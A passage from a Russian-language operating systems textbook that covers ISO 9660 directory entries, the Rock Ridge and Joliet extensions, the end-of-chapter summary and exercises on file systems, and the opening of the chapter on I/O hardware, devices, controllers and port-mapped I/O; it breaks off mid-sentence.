Поле, помеченное на рис. 4.26 буквой *L*, задает размер имени файла в байтах. Сразу за ним следует само имя файла, которое состоит из основного имени, точки, расширения, точки с запятой и двоичного номера версии (1 или 2 байта). В основном имени и расширении могут использоваться буквы в верхнем регистре, цифры от 0 до 9 и символ подчеркивания. Все остальные символы запрещены, чтобы обеспечить возможность обработки любого имени файла на любом компьютере. Основное имя может содержать до восьми символов, а расширение — до трех. Этот выбор был продиктован необходимостью сохранения совместимости с MS-DOS. Имя файла может фигурировать в каталоге несколько раз, если только каждый экземпляр отличается номером версии.

Последние два поля присутствуют не всегда. Поле *Дополнение* используется для того, чтобы каждая запись каталога составляла четное количество байтов и можно было выровнять числовые поля последующих записей по двухбайтовым границам. Если требуется дополнение, то используется нулевой байт. И наконец, у нас есть поле, используемое системой. Его функции и размер не определены, за исключением того, что в нем должно быть четное количество байтов. В разных системах оно используется по-разному. К примеру, в системах Macintosh в нем хранятся флажки Finder.

Записи в каталоге, за исключением первых двух, идут в алфавитном порядке. Первая запись предназначена для самого каталога. А вторая — для его родительского каталога.

В этом отношении эти записи аналогичны записям «.» и «..» каталога UNIX. Самих файлов для этих записей быть не должно.

Явного ограничения на количество записей в каталоге не установлено. Но есть ограничение на глубину вложенности каталогов. Максимальная глубина вложенности каталогов равна восьми каталогам. Это ограничение было установлено произвольным образом, чтобы упростить реализацию файловой системы.

Стандартом ISO 9660 определены так называемые три уровня. На уровне 1 применяются самые жесткие ограничения и определяется, что имена файлов ограничиваются уже рассмотренной схемой 8 + 3 символа, а также требуется, чтобы все файлы были непрерывными согласно ранее данному описанию. Кроме того, на этом уровне определено, что имена каталогов ограничены восемью символами и не могут иметь расширений. Использование этого уровня предоставляет максимальные возможности того, что компакт-диск будет читаться на любом компьютере.

На уровне 2 делаются послабления ограничений по длине. На нем именам файлов и каталогов позволено иметь длину до 31 символа, но при сохранении того же набора символов.

На уровне 3 используются те же ограничения имен, что и на уровне 2, но ослабляется требование к непрерывности файлов. При применении этого уровня файл может состоять из нескольких секций, каждая из которых представляет собой непрерывную последовательность блоков. Одна и та же секция (последовательность блоков) может встречаться в файле несколько раз и даже входить в несколько различных файлов. Если большие фрагменты данных повторяются в нескольких файлах, применение уровня 3 позволяет каким-то образом оптимизировать использование пространства диска, не требуя, чтобы одни и те же данные присутствовали на нем несколько раз.

Расширения Rock Ridge

Мы уже убедились в том, что стандарт ISO 9660 накладывает целый ряд строгих ограничений. Вскоре после его выпуска представители сообщества UNIX приступили к работе над расширением, позволяющим реализовать файловые системы UNIX на компакт-диске. Эти расширения были названы Rock Ridge, по названию города в фильме Мэла Брукса «Сверкающие седла» (Blazing Saddles), возможно, только потому, что кому-то из членов комиссии нравился этот фильм.

Расширение использует поле, предназначенное для использования системой, чтобы компакт-диск формата Rock Ridge мог читаться на любом компьютере. Все остальные поля сохраняют свое назначение согласно обычному стандарту ISO 9660. Любая система, не работающая с расширениями Rock Ridge, просто игнорирует их и видит обычный компакт-диск.

Расширения делятся на следующие поля:

- PX — атрибуты POSIX;
- PN — старший и младший номера устройств;
- SL — символическая ссылка;
- NM — альтернативное имя;
- CL — расположение дочернего каталога;

- PL — расположение родительского каталога;
- RE — перемещение;
- TF — отметки времени.

Поле PX содержит стандартные биты разрешений *rwxrwxrwx* системы UNIX для владельца, группы и всех остальных. Оно также содержит остальные биты слова режима использования, такие как *SETUID*, *SETGID* и т. п.

Поле PN предназначено для представления на компакт-диске обычных устройств. Оно содержит старший и младший номера устройств, связанных с файлом. Это дает возможность записать на компакт-диск содержимое каталога /dev и впоследствии правильно воссоздать его на целевой системе.

Поле SL предназначено для символических ссылок. Оно позволяет файлу из одной файловой системы ссылаться на файл из другой файловой системы.

Самым важным является поле NM. Оно позволяет связать с файлом второе имя. На это имя не распространяются ограничения по набору используемых символов или длине, накладываемые стандартом ISO 9660, что дает возможность представлять на компакт-диске произвольные имена файлов, принятые в UNIX.

Следующие три поля используются вместе для того, чтобы обойти ограничение ISO 9660 на вложенность каталогов, допускающее только восемь вложений. Использование этих полей позволяет указать на то, что каталог был перемещен, и указать его место в иерархии. Этот способ позволяет эффективно обойти искусственно заданное ограничение на глубину вложенности.

И наконец, поле TF содержит три отметки времени, включенные в каждый i-узел UNIX: время создания файла, время его последней модификации и время последнего доступа к этому файлу. Все вместе эти расширения позволяют скопировать файловую систему UNIX на компакт-диск, а затем правильно восстановить ее на другой системе.

Расширения Joliet

Расширить ISO 9660 стремилось не только сообщество UNIX. Компания Microsoft также сочла этот стандарт слишком усеченным (хотя MS-DOS, из-за которой в первую очередь и были введены эти ограничения, принадлежала самой Microsoft). Поэтому Microsoft изобрела ряд расширений — **Joliet**. Они были разработаны, чтобы позволить файловой системе Windows быть скопированной на компакт-диск с последующим восстановлением, — точно с такой же целью, с которой расширения Rock Ridge были разработаны для UNIX. По сути, все программы, запускаемые под Windows и использующие компакт-диски, поддерживают Joliet, включая программы, которые копируют данные на записываемые компакт-диски. Обычно такие программы предоставляют выбор между различными уровнями ISO 9660 и Joliet.

К основным расширениям, предоставляемым Joliet, относятся:

- длинные имена файлов;
- набор символов Unicode;
- вложенность каталогов глубже восьми уровней;
- имена каталогов, имеющие расширения.

Первое расширение допускает использование в именах файлов до 64 символов. Второе расширение допускает использование в именах файлов набора символов Unicode. Это расширение играет важную роль для программного обеспечения, предназначенного для использования в тех странах, где не применяется латинский алфавит, например в Японии, Израиле и Греции[1]. Поскольку символы Unicode занимают 2 байта, имя файла в Joliet занимает максимум 128 байт.

Из Joliet, как и из Rock Ridge, удалено ограничение на вложенность каталогов. Каталоги могут быть вложенными настолько глубоко, насколько это нужно. И наконец, имена каталогов могут иметь расширения. Не вполне понятно, зачем именно были включены эти расширения, поскольку каталоги Windows вообще-то никогда не используют расширения, но, возможно, когда-нибудь и станут использовать[2].

4.6. Исследования в области файловых систем

Файловые системы всегда привлекали и продолжают привлекать исследователей намного больше, чем другие части операционной системы. Файловым системам и системам хранения данных посвящаются в основном такие тематические конференции, как FAST, MSST и NAS. Хотя стандартные файловые системы довольно хорошо продуманы, все же еще проводятся исследования в отношении резервного копирования (Smaldone et al., 2013; Wallace et al., 2012), кеширования (Koller et al.; Oh, 2012; Zhang et al., 2013a), безопасного стирания данных (Wei et al., 2011), сжатия файлов (Harnik et al., 2013), файловых систем на флеш-накопителях (No, 2012; Park and Shen, 2012; Narayanan, 2009), производительности (Leventhal, 2013; Schindler et al., 2011), RAID (Moon and Reddy, 2013), надежности и восстановления после ошибок (Chidambaram et al., 2013; Ma et. al, 2013; McKusick, 2012; Van Moolenbroek et al., 2012), файловых систем на уровне пользователя (Rajgarhia and Gehani, 2010), проверки согласованности (Fryer et al., 2012) и управления версиями файловых систем (Mashtizadeh et al., 2013). Темой исследования являются также простые измерения того, что происходит в файловой системе (Harter et al., 2012).

Постоянной темой является безопасность (Botelho et al., 2013; Li et al., 2013c; Lorch et al., 2013). В отличие от нее новой актуальной темой стали облачные файловые системы (Mazurek et al., 2012; Vrable et al., 2012). Другой областью, привлекающей внимание в последнее время, является происхождение — отслеживание истории данных, включая то, откуда они взялись, кто их владелец и как они были преобразованы (Ghoshal and Plale, 2013; Sultana and Bertino, 2013). Сохранение данных безопасными и полезными на десятилетия также интересует компании, у которых есть для этого вполне законные требования (Baker et al., 2006). И наконец, другие исследователи занимаются переосмыслением стека файловой системы (Appuswamy et al., 2011).

---

[1] И, разумеется, в России. А также во всех остальных странах, в которых используются системы письменности, не основанные на латинице. — *Примеч. ред.*

[2] Если считать Internet Explorer частью операционной системы, то он уже в Windows XP использует расширения как минимум для каталогов со своими временными файлами. Да и зачем ограничивать пользователей в выразительных возможностях при создании своих каталогов. Например, можно для каталога с резервной копией своего сайта использовать его доменное имя вида my.site.city.net. — *Примеч. ред.*

4.7. Краткие выводы

С точки зрения внешнего наблюдателя файловая система представляется коллекцией файлов и каталогов и совокупностью действий над ними. Файлы могут быть считаны и записаны, каталоги могут быть созданы и удалены, а файлы могут быть перемещены из каталога в каталог. Многие современные файловые системы поддерживают иерархическую систему каталогов, в которой каталоги могут иметь подкаталоги, те, в свою очередь, также могут иметь подкаталоги, и так до бесконечности.

Изнутри файловая система выглядит совершенно иначе. Разработчики файловых систем должны заботиться о том, как распределяется пространство носителя и как система ведет учет распределения блоков файлам. При этом есть возможность использования непрерывных файлов, связанных списков, таблиц размещения файлов и i-узлов. Разные системы имеют различные структуры каталогов. Атрибуты могут помещаться в каталогах или где-либо еще (например, в i-узле). Дисковым пространством можно управлять при помощи списков свободных блоков или битовых массивов. Надежность файловой системы увеличивается за счет осуществления инкрементного архивирования и использования программы, способной устранять дефекты файловых систем. Важную роль играет производительность файловой системы, которая может быть улучшена несколькими способами, включая кэширование, опережающее чтение и размещение блоков одного файла близко друг к другу. Повысить производительность позволяют также файловые системы с журнальной структурой, которые ведут запись на диск большими порциями.

Примерами файловых систем могут послужить ISO 9660, MS-DOS и UNIX. Они во многом отличаются друг от друга, включая способ учета распределения блоков между файлами, структуру каталогов и управление свободным дисковым пространством.

Вопросы

1. Дайте пять разных путевых имен для файла /etc/passwd.

   Подсказка: подумайте о записях каталогов «.» и «..».

2. Когда в системе Windows пользователь щелкает на файле, находящемся в списке Windows Explorer, запускается программа и этот файл передается ей в качестве аргумента. Назовите два разных способа, позволяющие операционной системе узнать, какую именно программу следует запускать.

3. В ранних UNIX-системах исполняемые файлы (файлы a.out) начинались с особого «магического» числа, выбираемого далеко не случайным образом. Эти файлы начинались с заголовка, за которым следовали сегменты с текстом программы и данными. Как вы думаете, почему для исполняемых файлов было выбрано особое «магическое» число, тогда как для файлов других типов в качестве первых слов использовались более или менее произвольные «магические» числа?

4. Является ли системный вызов *open* неотъемлемой частью UNIX? Какими будут последствия, если этого системного вызова в ней не станет?

5. У систем, поддерживающих последовательные файлы, всегда есть операция для их «перемотки». Нужна ли эта операция системе, поддерживающей файлы произвольного доступа?

6. В некоторых операционных системах для присваивания файлу нового имени предоставляется системный вызов *rename*. Есть ли какая-нибудь разница между использованием этого системного вызова для переименования файла и копированием файла в новый файл с новым именем с последующим удалением старого файла?
7. Некоторые системы позволяют отображать часть файла на память. Какие ограничения должны накладывать такие системы? Как реализуется такое частичное отображение?
8. Простая операционная система поддерживает только один каталог, но позволяет хранить в нем произвольное количество файлов с именами произвольной длины. Можно ли на такой системе сымитировать что-либо подобное иерархической файловой системе? Как это сделать?
9. В UNIX и Windows произвольный доступ осуществляется с помощью специальных системных вызовов, перемещающих связанный с файлом указатель текущей позиции на заданное количество байтов в файле. Предложите альтернативный способ осуществления произвольного доступа без использования этого системного вызова.
10. Рассмотрим дерево каталогов, показанное на рис. 4.5. Если каталог /usr/jim является рабочим, то каким будет абсолютное имя пути для файла, чье относительное имя пути ../ast/x?
11. В тексте главы упоминалось, что последовательное размещение файлов ведет к фрагментации диска, поскольку часть пространства в последнем блоке файла будет потрачена впустую в тех файлах, чья длина не укладывается в целое число блоков. К какому типу фрагментации это относится, внутренней или внешней? Проведите аналогию с примерами, рассмотренными в предыдущей главе.
12. Опишите последствия повреждения блока данных для заданного файла: а) для непрерывных, б) связанных, в) индексированных (или основанных на использовании таблицы) схем размещения блоков.
13. Одним из способов распределения дискового пространства непрерывными областями без ущерба от наличия пустующих мест является уплотнение диска при каждом удалении файла. Поскольку все файлы располагаются одной непрерывной областью, то при копировании файла его нужно прочитать, для чего приходится тратить определенное время на позиционирование блока головок на нужный цилиндр и на ожидание подхода нужного сектора, после чего осуществляется перенос данных на полной скорости. Запись файла на диск требует тех же действий. Предположим, что время позиционирования блока головок на нужный цилиндр занимает 5 мс, ожидание подхода под головку нужного сектора — 4 мс, скорость передачи данных равна 8 Мбайт/с, а средний размер файла 8 Кбайт. Сколько времени понадобится для того, чтобы считать файл в оперативную память, а затем записать его обратно на новое место на диске? Сколько понадобится времени при тех же параметрах для уплотнения половины 16-гигабайтного диска?
14. Ответьте, взяв за основу тему предыдущего вопроса, есть ли вообще какой-нибудь смысл в уплотнении диска?
15. Некоторые цифровые потребительские устройства нуждаются в хранении данных, например в виде файлов. Назовите современные устройства, требующие хранения файлов, для которых хорошо подошло бы непрерывное размещение файлов.

16. Рассмотрим i-узел, показанный на рис. 4.10. Каков может быть максимальный размер файла, если этот узел содержит 10 прямых адресов по 8 байтов каждый, а все дисковые блоки имеют размер 1024 Кбайт?
17. Записи студентов для заданного класса хранятся в файле. Доступ к записям и их обновление происходят в произвольном порядке. Предположим, что запись каждого студента имеет фиксированный размер. Какая из трех схем размещения (непрерывная, связанная или табличная индексированная) будет наиболее подходящей?
18. Представьте себе файл, чей размер варьируется за время его существования между 4 Кбайт и 4 Мбайт. Какая из трех схем размещения (непрерывная, связанная или табличная индексированная) будет для него наиболее подходящей?
19. Поступило предложение для увеличения эффективности использования и экономии дискового пространства хранить данные коротких файлов прямо в i-узлах. Сколько байтов данных может храниться в i-узле, показанном на рис. 4.10?
20. Две изучающие информатику студентки, Кэролин и Элинор, обсуждают i-узлы. Кэролин утверждает, что оперативная память стала настолько большой по объему и настолько дешевой, что при открытии файла проще и быстрее считать новую копию i-узла в таблицу i-узлов, чем искать этот i-узел по всей таблице. Элинор не согласна. Кто из них прав?
21. Назовите одно преимущество жестких связей над символическими ссылками и одно преимущество символических ссылок над жесткими связями.
22. Объясните, чем жесткие ссылки отличаются от символьных ссылок в соответствии с распределениями i-узлов.
23. Возьмем диск объемом 4 Тбайт, который использует блоки размером 4 Кбайт и метод списка свободных блоков. Сколько адресов блоков может храниться в одном блоке?
24. Учет свободного дискового пространства может осуществляться с помощью связанных списков или битовых массивов. Дисковые адреса состоят из D бит. При каком условии для диска из B блоков, F из которых свободны, список свободных блоков займет меньше места, чем битовый массив? Выразите ваш ответ в процентах от дискового пространства, которое должно быть свободным, для $D = 16$ бит.
25. После первого форматирования дискового раздела начало битового массива учета свободных блоков выглядит так: 1000 0000 0000 0000 (первый блок используется для корневого каталога). Система всегда ищет свободные блоки от начала раздела, поэтому после записи файла A, занимающего 6 блоков, битовый массив принимает следующий вид: 1111 1110 0000 0000. Покажите, как будет выглядеть битовый массив после каждого из следующих действий:

    а) записи файла B размером 5 блоков;

    б) удаления файла A;

    в) записи файла C размером 8 блоков;

    г) удаления файла B.
26. Что произойдет, если битовый массив или список свободных блоков окажется полностью потерян в результате сбоя? Есть ли способ восстановления системы после такого сбоя или с диском можно уже попрощаться? Дайте ответ отдельно для файловых систем UNIX и FAT-16.

27. Ночная работа Оливера «Совы» в университете состоит в смене лент, используемых для архивации данных. Ожидая окончания записи на каждую ленту, Оливер пишет статью, в которой доказывает, что пьесы Шекспира были созданы инопланетными пришельцами. За неимением ничего другого его текстовый процессор работает прямо в архивируемой системе. Возникают ли проблемы, связанные с этими обстоятельствами?

28. В этой главе рассматривались некоторые аспекты инкрементного архивирования. В системе Windows вопрос о том, нужно ли архивировать файл, решить довольно просто, поскольку у каждого файла есть специальный архивный бит. А вот в системе UNIX такого бита нет. Как программа архивации в системе UNIX определяет, для какого файла следует создать резервную копию?

29. Допустим, что файл 21 на рис. 4.22 не изменялся со времени последней архивации. Как при этом изменятся четыре битовых массива на рис. 4.23?

30. Было внесено предложение, чтобы первая часть каждого файла в UNIX хранилась в том же дисковом блоке, что и его i-узел. В чем польза этого предложения?

31. Посмотрите на рис. 4.23. Может ли быть такое, чтобы для какого-то конкретного номера блока счетчики в *обоих* списках имели значение 2? Как избавиться от этой проблемы?

32. Производительность файловой системы зависит от степени удачных обращений к кэшу (доли блоков, найденных в кэше). Если на удовлетворение запроса к кэшу уходит 1 мс, а на удовлетворение запроса к диску, если потребуется чтение с диска, — 40 мс, выведите формулу для вычисления среднего времени удовлетворения запроса, если степень удачных обращений равна h. Нарисуйте график этой функции для значений h от 0 до 1,0.

33. Что больше подойдет для внешнего жесткого USB-диска, подключенного к компьютеру, — кэш со сквозной записью или блочное кэширование?

34. Рассмотрим приложение, в котором записи студентов сохраняются в файле. Приложение получает в качестве ввода идентификатор студента, а затем последовательно проводит чтение, обновление и запись соответствующей записи студента, и все это повторяется до завершения работы приложения. Пригодится ли здесь технология опережающего чтения блока?

35. Предположим, что имеется диск, у которого есть 10 блоков данных, начиная с блока 14 и заканчивая блоком 23. Пускай на диске будет два файла, f1 и f2. В структуре каталога показано, что первыми блоками данных f1 и f2 являются соответственно 22 и 16. Используя показанные далее записи таблицы FAT, покажите, какие блоки данных выделены f1 и f2.

    (14,18); (15,17); (16,23); (17,21); (18,20); (19,15); (20, −1); (21, −1); (22,19); (23,14).

    Показанная выше система записи (x,y) означает, что значение, сохраненное в записи таблицы x, указывает на блок данных y.

36. Воспользуйтесь графиком на рис. 4.17 применительно к диску, имеющему среднее время поиска цилиндра 6 мс, скорость вращения диска 15 000 об/мин и дорожки по 1 048 576 байт. Чему равна скорость передачи данных для блоков, имеющих размер 1, 2 и 4 Кбайт?

37. Некая файловая система использует 4-килобайтные дисковые блоки. Средний размер файлов составляет 1 Кбайт. Если бы все файлы имели размер 1 Кбайт, какая часть диска терялась бы понапрасну? Как вы думаете, потери в реальной системе выше этого числа или ниже? Обоснуйте ответ.

38. Какой самый большой размер файла (в байтах) может быть доступен с использованием 10 прямых адресов и одного косвенного блока, если размер дискового блока составляет 4 Кбайт, а значение адреса указателя блока составляет 4 байта?

39. В системе MS-DOS файлам приходится бороться за место в таблице FAT-16, хранящейся в оперативной памяти. Если один файл использует k элементов, то существуют k элементов, недоступных никаким другим файлам. Какие ограничения это накладывает на общую длину всех остальных файлов?

40. Файловая система UNIX имеет блоки размером 4 Кбайт и 4-байтовые дисковые адреса. Чему равен максимальный размер файла, если i-узлы содержат 10 прямых адресов и по одному из адресов однократного, двукратного и трехкратного косвенных блоков?

41. Сколько понадобится дисковых операций для считывания i-узла файла /usr/ast/courses/os/handout.t? Предположим, что кроме i-узла корневого каталога в оперативной памяти больше нет ничего относящегося к этому пути. Предположим также, что все каталоги занимают по одному дисковому блоку.

42. Во многих версиях системы UNIX i-узлы хранятся в начале диска. Альтернативный вариант предусматривает выделение i-узла при создании файла и помещение его в начале первого блока файла. Приведите все аргументы за и против альтернативного варианта.

43. Напишите программу, меняющую порядок байтов в файле на обратный так, чтобы последний байт стал первым, а первый — последним. Программа должна работать с файлами произвольной длины, но постарайтесь добиться от нее эффективной работы.

44. Напишите программу, которая начинает работу в заданном каталоге и спускается по дереву каталогов, записывая размеры всех найденных ею файлов. Когда программа выполнит эту задачу, она должна вывести на печать гистограмму размеров файлов, используя в качестве параметра шаг столбца (например, при шаге 1024 файлы размером от 0 до 1023 попадают в один столбец, от 1024 до 2047 — в другой столбец и т. д.).

45. Напишите программу, сканирующую все каталоги файловой системы UNIX, отыскивающую и определяющую местонахождение всех i-узлов с двумя и более жесткими связями. Для каждого файла, фигурирующего в жестких связях, программа должна собрать в единый список все имена файлов, указывающих на этот файл.

46. Напишите новую версию программы ls для системы UNIX. Эта версия должна принимать в качестве аргумента одно или несколько имен каталогов и для каждого каталога выдавать список всех файлов, содержащихся в этом каталоге, по одной строке на файл. Каждое поле должно форматироваться в соответствии с его типом. Укажите в списке только первый дисковый адрес или не указывайте вообще никаких адресов.

47. Создайте программу для измерения влияния размеров буфера на уровне приложения на процесс чтения. Эта программа использует запись в большой файл

(скажем, размером 2 Гбайт) и чтение из него. Также в ней изменяется размер буфера приложения (скажем, от 64 байт до 4 Кбайт). Используйте процедуры измерения времени (например, *gettimeofday* и *getitimer* в UNIX), чтобы измерить время, затрачиваемое при различных размерах буфера. Проанализируйте результаты и сообщите о своих изысканиях: вносит ли размер буфера разницу в общее время записи и во время каждой записи?

48. Создайте смоделированную файловую систему, которая полностью помещалась бы в отдельный обычный файл, сохраненный на диске. В этом дисковом файле должны содержаться каталоги, i-узлы, информация о свободных блоках, блоки файловых данных и т. д. Выберите подходящий алгоритм для сохранения информации о свободных блоках и для размещения блоков данных (непрерывного, индексированного, связанного). Ваша программа должна воспринимать поступающие от пользователя системные команды на создание и удаление каталогов, создание, удаление и открытие файлов, чтение выбранного файла и записи его на диск, а также вывод содержимого каталога.

Глава 5
Ввод и вывод информации

Кроме предоставления таких абстракций, как процессы, адресные пространства и файлы, операционная система также управляет всеми устройствами ввода-вывода, подключенными к компьютеру. Она должна выдавать команды устройствам, перехватывать прерывания и обрабатывать ошибки. Также она должна предоставить простой и легкий в использовании интерфейс между устройствами и всей остальной системой. По мере возможности интерфейс должен быть единообразным для всех устройств (независимым от конкретного устройства). Код подсистемы ввода-вывода представляет собой существенную часть всей операционной системы. Эта глава посвящена тому, как операционная система управляет устройствами и процессом ввода-вывода.

Структура главы следующая. Сначала будут рассмотрены некоторые основы аппаратуры ввода-вывода, а затем в общих чертах — программное обеспечение ввода-вывода. Программное обеспечение ввода-вывода может быть систематизировано по уровням, у каждого из которых есть вполне определенная задача. Изучение этих уровней позволит составить представление о том, что на них делается и как они согласуются друг с другом. Затем будут подробно рассмотрены некоторые устройства ввода-вывода: диски, часы, клавиатуры и дисплеи. Применительно к каждому устройству пойдет разговор о его аппаратной и программной составляющих. В конце главы будет затронут вопрос управления энергопотреблением.

5.1. Основы аппаратного обеспечения ввода-вывода

У разных специалистов свой взгляд на оборудование ввода-вывода. Инженеры-электронщики обращают внимание на микросхемы, провода, блоки питания, двигатели и все остальные физические компоненты, из которых состоит оборудование. Программисты обращают внимание на предоставляемый программный интерфейс — команды, воспринимаемые оборудованием, выполняемые им функции и ошибки, о которых оно может сообщить. В этой книге нас интересует программирование устройств ввода-вывода, а не их конструкция, создание или обслуживание, поэтому мы ограничимся вопросом программирования оборудования, а не его внутренней работой. Тем не менее программирование многих устройств ввода-вывода зачастую тесно соприкасается с их внутренним функционированием. В следующих трех разделах будет предоставлено небольшое изложение основ аппаратуры ввода-вывода в части, касающейся программирования. Этот материал можно рассматривать в качестве обзорного и как расширение вводного материала из раздела «Обзор аппаратного обеспечения компьютера» главы 1.

5.1.1. Устройства ввода-вывода

Устройства ввода-вывода можно условно разделить на две категории: **блочные устройства** и **символьные устройства**. К блочным относятся такие устройства, которые хранят информацию в блоках фиксированной длины, у каждого из которых есть собственный адрес. Обычно размеры блоков варьируются от 512 до 65 536 байт. Вся передача данных ведется пакетами из одного или нескольких целых (последовательных) блоков. Важным свойством блочного устройства является то, что оно способно читать или записывать каждый блок независимо от всех других блоков. Среди наиболее распространенных блочных устройств жесткие диски, приводы Blu-ray-дисков и флеш-накопители USB.

Если приглядеться, то граница между устройствами с адресуемыми блоками и устройствами, не обладающими таким свойством, не имеет четкого определения. Каждый согласен, что диск является устройством с адресуемыми блоками, поскольку, где бы в данный момент ни находился блок головок, всегда есть возможность переместиться к другому цилиндру, а затем дождаться, пока нужный блок не подойдет под головку. Теперь рассмотрим устаревающий накопитель на магнитной ленте, иногда все еще используемый для создания резервной копии диска (по причине дешивизны ленты). Ленты содержат последовательность блоков. Если накопитель получает команду считать блок *N*, он всегда может перемотать ленту назад и запустить рабочий ход вперед до тех пор, пока не доберется до блока *N*. Эта операция аналогична операции позиционирования головок на нужную дорожку на диске, за исключением того, что на нее затрачивается гораздо больше времени. Также накопитель может иметь, а может и не иметь возможность переписать один блок в середине ленты. Даже если имеется возможность использовать накопители на магнитной ленте в качестве блочных устройств произвольного доступа, считать их таковыми будет некоторым преувеличением: как правило, они в этом качестве не используются.

Другой тип устройств ввода-вывода — символьные устройства. Они выдают или воспринимают поток символов, не относящийся ни к какой блочной структуре. Они не являются адресуемыми и не имеют никакой операции позиционирования. В качестве символьных устройств могут рассматриваться принтеры, сетевые интерфейсы, мыши (в качестве устройства-указателя), крысы (для лабораторных исследований по психологии) и множество других устройств, не похожих на дисковые устройства.

Эта классификационная схема далека от совершенства. Некоторые устройства под нее не подпадают. Часы, к примеру, не являются блочно адресуемыми. Они также не генерируют и не воспринимают символьные строки. Все, чем они занимаются, — вызывают прерывания через четко определенные интервалы времени. Экраны, имеющие отображение в памяти, также не вписываются в эту модель. По этой же причине под нее не подпадают и сенсорные экраны. Тем не менее модель блочных и символьных устройств является достаточно общей для того, чтобы использовать ее в качестве основы для придания части программного обеспечения операционной системы независимости от устройства ввода-вывода. Файловая система, к примеру, работает только с абстрактными блочными устройствами, а зависимую от конкретного устройства часть оставляет на долю программного обеспечения низкого уровня.

Устройства ввода-вывода охватывают огромный диапазон скоростей, создающих немалые трудности для программного обеспечения, которому приходится обеспечивать хорошую производительность на скоростях передачи данных, различающихся на не-

сколько порядков. В табл. 5.1 приведены скорости передачи данных некоторых наиболее распространенных устройств. Для многих из этих устройств наблюдается тенденция к росту скорости обмена данными при появлении со временем новых моделей.

Таблица 5.1. Скорости передачи данных некоторых наиболее распространенных устройств

Устройство	Скорость обмена данными
Клавиатура	10 байт/с
Мышь	100 байт/с
Модем 56 K	7 Кбайт/с
Сканер с разрешением 300 dpi	1 Мбайт/с
Цифровая камера	3,5 Мбайт/с
Blu-ray-диск 4x	18 Мбайт/с
Беспроводная сеть стандарта 802.11n	37,5 Мбайт/с
USB 2.0	60 Мбайт/с
FireWire 800	100 Мбайт/с
Сеть стандарта Gigabit Ethernet	125 Мбайт/с
Диск SATA 3	600 Мбайт/с
USB 3.0	625 Мбайт/с
Диск SCSI Ultra 5	640 Мбайт/с
Одна дорожка шины PCIe 3.0	985 Мбайт/с
Шина Thunderbolt 2	2,5 Гбайт/с
Сеть SONET OC-768	5 Гбайт/с

5.1.2. Контроллеры устройств

Устройства ввода-вывода зачастую состоят из механической и электронной составляющих. Зачастую эти две составляющие удается разделить, чтобы получить модульную конструкцию и придать устройству более общий вид. Электронный компонент называется **контроллером устройства**, или **адаптером**. На персональных компьютерах он часто присутствует в виде микросхемы на системной плате или печатной платы, вставляемой в слот расширения (PCIe). Механический компонент представлен самим устройством. Именно такой порядок показан на рис. 1.6.

На плате контроллера обычно имеется разъем, к которому может быть подключен кабель, ведущий непосредственно к самому устройству. Многие контроллеры способны управлять двумя, четырьмя или даже восемью одинаковыми устройствами. Если интерфейс между контроллером и устройством подпадает под какой-нибудь стандарт, будь то один из официальных стандартов ANSI, IEEE или ISO или же один из ставших де-факто стандартов, то компании могут производить контроллеры или устройства, соответствующие этому интерфейсу. К примеру, многие компании производят дисковые приводы, соответствующие интерфейсу SATA, SCSI, USB, Thunderbolt или FireWire (IEEE 1394).

Интерфейс между контроллером и устройством зачастую относится к интерфейсу очень низкого уровня. Например, какой-нибудь жесткий диск может быть отформа-

тирован на 2 000 000 секторов на дорожку с размером сектора 512 байт. Но на самом деле с привода поступает последовательный поток битов, начинающийся с **заголовка сектора** (преамбулы), затем следуют 4096 бит, имеющиеся в секторе, и в завершение следует контрольная сумма, также называемая **кодом коррекции ошибок** (Errorr Correcting Code (**ECC**)). Заголовок сектора записывается на диск во время форматирования и содержит номера цилиндра и сектора, размер сектора и тому подобные данные, а также информацию о синхронизации.

Задача контроллера состоит в преобразовании последовательного потока битов в блок байтов и коррекции ошибок в случае необходимости. Блок байтов обычно проходит первоначальную побитовую сборку в буфере, входящем в состав контроллера. После проверки контрольной суммы блока и объявления его не содержащим ошибок он может быть скопирован в оперативную память.

Контроллер монитора на базе жидкокристаллического дисплея также работает как побитовое последовательное устройство на таком же низком уровне. Он считывает байты, содержащие символы, которые должны быть отображены из памяти, и генерирует сигналы, используемые для изменения поляризации подсветки соответствующих пикселов для записи их на экране. Если бы контроллер дисплея этим не занимался, то программисту операционной системы пришлось бы явным образом программировать электрические поля всех пикселов. При наличии контроллера операционная система инициализирует его с помощью нескольких параметров, среди которых количество символов или пикселов в строке и количество строк на экране, а заботу об управлении электрическими полями возлагает на контроллер. В самое ближайшее время жидкокристаллические экраны полностью заменят старые мониторы на основе электронно-лучевой трубки (ЭЛТ). Электронно-лучевая трубка испускает электронный луч на флюоресцентный экран. С помощью магнитных полей система способна икривлять луч и рисовать пикселы на экране. По сравнению с жидкокристаллическими экранами электронно-лучевые мониторы очень громоздкие, потребляющие много энергии и хрупкие. Более того, разрешение современных жидкокристаллических дисплеев (с технологией Retina) настолько высоко, что человеческий глаз не в состоянии различить отдельные пикселы. Сегодня трудно представить, что в прошлом ноутбуки поставлялись с небольшими ЭЛТ-экранами, из-за которых они имели глубину 20 см и вполне подходящий для физических тренировок вес, составлявший 12 кг.

5.1.3. Ввод-вывод, отображаемый на пространство памяти

У каждого контроллера для связи с центральным процессором имеется несколько регистров. Путем записи в эти регистры операционная система может давать устройству команды на предоставление данных, принятие данных, включение, выключение или выполнение каких-нибудь других действий. Считывая данные из этих регистров, операционная система может узнать о текущем состоянии устройства, о том, готово ли оно принять новую команду, и т. д.

В дополнение к регистрам управления у многих устройств имеется буфер данных, из которого операционная система может считывать данные и в который она может их записывать. Например, наиболее распространенный способ отображения компьютерами пикселов на экране предусматривает наличие видеопамяти, которая по сути является буфером данных, куда программы или операционная система могут вести запись.

Но тут возникает вопрос: как центральный процессор обменивается данными с регистрами управления и буферами данных устройств? Есть два альтернативных варианта. В первом из них каждому регистру управления назначается номер **порта ввода-вывода**, являющийся 8- или 16-разрядным целым числом[1]. Набор всех портов ввода-вывода формирует **пространство портов ввода-вывода**, которое защищено от доступа со стороны обычных пользовательских программ (доступ к нему имеет только операционная система). Используя специальные команды ввода-вывода, например

```
IN REG,PORT
```

центральный процессор может считать данные из регистра управления *PORT* и сохранить полученный результат в своем регистре *REG*. Аналогично этому, используя команду

```
OUT PORT,REG
```

центральный процессор может записать содержимое своего регистра *REG* в регистр управления *PORT*. Многие компьютеры первых поколений, включая практически все универсальные компьютеры, такие как IBM 360 и все его преемники, работали именно таким образом.

На рис. 5.1, *а* показано, что при использовании этой схемы для оперативной памяти и для ввода-вывода используются совершенно разные адресные пространства. При такой конструкции команды

```
IN R0,4
```

и

```
MOV R0,4
```

